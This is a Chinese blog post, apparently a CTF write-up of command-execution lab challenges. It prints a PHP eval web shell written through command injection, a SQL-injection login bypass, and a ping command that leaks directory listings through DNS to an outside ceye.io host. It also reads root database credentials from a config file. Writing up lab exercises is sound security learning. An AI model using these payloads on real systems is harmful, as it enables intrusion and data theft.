安鸾渗透实战平台-命令执行系列

原创

AAAAAAAAAAAA66 已于 2022-01-28 00:21:33 修改 943 收藏
分类专栏： CTF -WEB 学习 文章标签： php 数据库 linux
于 2022-01-27 23:56:26 首次发布
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/AAAAAAAAAAAA66/article/details/122725244
版权


CTF -WEB 学习 专栏收录该内容
34 篇文章 1 订阅
订阅专栏


简单的回顾一下今天刷的命令执行题目

目录


PHP代码练习

直接给一个编辑器可以命令执行，那么直接用php的命令执行函数system，

```
<?php system('ls /');?>
```




cat命令打开



webshell&中国菜刀

题目提示在数据库里

直接用蚁剑连接




进去之后发现一个 配置文件


```
<?php
$servername = "mysql";
$username = "root";
$password = "root";

// 创建连接
$conn = new mysqli($servername, $username, $password);
// 检测连接
if ($conn->connect_error) {
    die("连接失败: " . $conn->connect_error);
}

// 创建数据库
$sql = "CREATE DATABASE test123";
if ($conn->query($sql) === TRUE) {
    echo "数据库创建成功====>>>";
} else {
    echo "Error creating database: " . $conn->error;
}

$conn->close();

header("location:tips.txt");
?>
```

有数据库的账号和密码


蚁剑连接 （**点击数据操作**）



数据库地址填mysql 后面试了不大写也行。




找到flag




命令执行01

点击那个图片下载成这样。。



在这个输入框利用； **拼接命令执行语句**

```
backup.tar.gz;echo '<?php @eval($_POST["123"]); ?>' >xxx.php
```



导出成功,点击下载

导出所有图片

导出压缩包命名为 ckup.tar.gzecho; '<?php
Looks good!

导出

CSDN @AAAAAAAAAAA66

可以访问到xxx.php


images/auto.jpg images/potato.jpg

CSDN @AAAAAAAAAAA66

蚁剑连接即可


命令执行02

登陆框 存在注入 用万能语句登陆




```
admin' or 1=1#
```

注意不能用 1' or 1=1# 怀疑题目做了一些修改 这样以admin身份登陆




后面需要用到dnslog 或者ceye.io 获取命令执行回显

进入到这个界面


同样是利用； 拼接命令执行语句

注意反引号 ----linux中反引号的作用（``）-------获取执行命令的结果

```
localhost;ping -c 1 `ls /`.xxxxxx.ceye.io
```



上传后点击黄色的检测按钮

